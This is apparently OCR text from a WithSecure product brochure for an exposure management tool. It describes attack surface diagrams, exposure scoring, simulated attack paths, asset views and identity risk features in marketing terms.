

External Attack Surface
Open port
Remote code execution vulnerability
Stolen credentials
Access rights miscofigurations
Weak password
Collaboration Tool
CRM System
Task Tracker
Data Storage
HR Platform
WITH secure


External Attack Surface
Collaboration Tool
CRM System
Task Tracker
Data Storage
HR Platform
W / T H
secure


External Attack Surface
Collaboration Tool
CRM System
Task Tracker
Data Storage
HR Platform
Files Converter
Productivity Tool
Messenger
WITH secure


External Attack Surface
High risk of compromise
Collaboration Tool
CRM System
High risk of sensitive data leakage
Task Tracker
Data Storage
HR Platform
Files Converter
Productivity Tool
Messenger
WITH secure



External Attack Surface
Collaboration Tool
CRM System
Task Tracker
Data Storage
HR Platform
Files Converter
Productivity Tool
Messenger
WITH secure


External Attack Surface
Secured
Collaboration Tool
CRM System
Secured
Task Tracker
Data Storage
HR Platform
Files Converter
Productivity Tool
Messenger

Key Features

Exposure Dashboard

Understand business risk and recommended actions



1. See how strong your attack surface is

Exposure summary view gives you a risk-based overview of the identified weaknesses in your attack surface.

2. See the business-critical assets at risk


Use **Exposure Score** to start prioritizing the remediation from the assets causing the severest risk of exploitation.

3. Know the next actions to improve exposure

Get recommendations on what to solve first for quick and easy action, thanks to our **AI-powered recommendation engine**. No more alert fatigue.

Environment View

Discover and manage your assets from a single view



1. Centralized listing and management of assets per asset type:

- Onboard supported asset types like devices, network, identities and cloud
- List assets in a single view
- Manage and configure

2. Discover more assets

- **For example:** Unmanaged devices

3. Navigate and address risks related to a particular asset type

Exposure Score

See the exposure risk level of your company and assets


Works on three levels:

1. The **exposure score of a company** represents relative business risk caused by the current state of the company's digital assets.
2. The score is calculated separately for each **asset type** to highlight where the issues are.
3. Each **asset instance** has an exposure score, calculated from various elements such as attack path mapping, criticality of the asset instance and threat intelligence.

WITH secure

Focus on what matters the most

with Attack Paths, Business Context & Threat Intelligence



Discover the key elements of Exposure Score:

Ensure that you protect the path to the most critical assets by validating the **attack path**:

- Simulates the attack paths that an attacker could take to compromise a customer's estate (disrupt, recon, steal...).

Flexibly manage your **business context** values:

- Each asset instance has a default business context value and optional context information.
- Business context information enables the tailoring of our recommendations to the customer's individual needs.


Benefit from our unique **threat intelligence data:**

- Exposure scores are enriched with up-to-date threat intelligence data and anticipated breaches for better recommendations.

WITH secure

Heuristic Attack Path Engine

Visualize the simulated attack paths into your environment



1. See the attack paths modeled by our engine

The attack paths related to a recommendation enable you to dive deeper into the underlying reasoning and details, such as:

- Information about the assets
- Steps and identities involved in the attack path
- Techniques used, access gained and related resources

2. Benefit from multiple use cases

Validation: Attack paths validate the recommendations provided by our AI-powered recommendation engine, enabling you to have informed response priorities.


Stakeholder Collaboration: Facilitates communication of attack path insights to stakeholders, including business decision-makers, thanks to easy-to-understand visuals.

Risk Assessment: Provides alternative risk perspectives, enhancing your risk assessment activities.

Supported Assets

360° view of cyber risks


See your complete attack surface and remediate the highest-impact vulnerabilities that pose the most risk of intrusion to your organization efficiently from a unified view – thanks to our AI-powered recommendation technology.



WITH secure

Exposure for Identity Risk

Use data on digital identities, tackle identity-based risks



Identity context for Elements

Entra ID data integrated with Elements to provide identity context to an incident.

- Human/Non-human identities

Identity Attack Vectors

- Potential escalation of identity access rights
- Your part in supply chain breaches
- Employee security practices, security hygiene

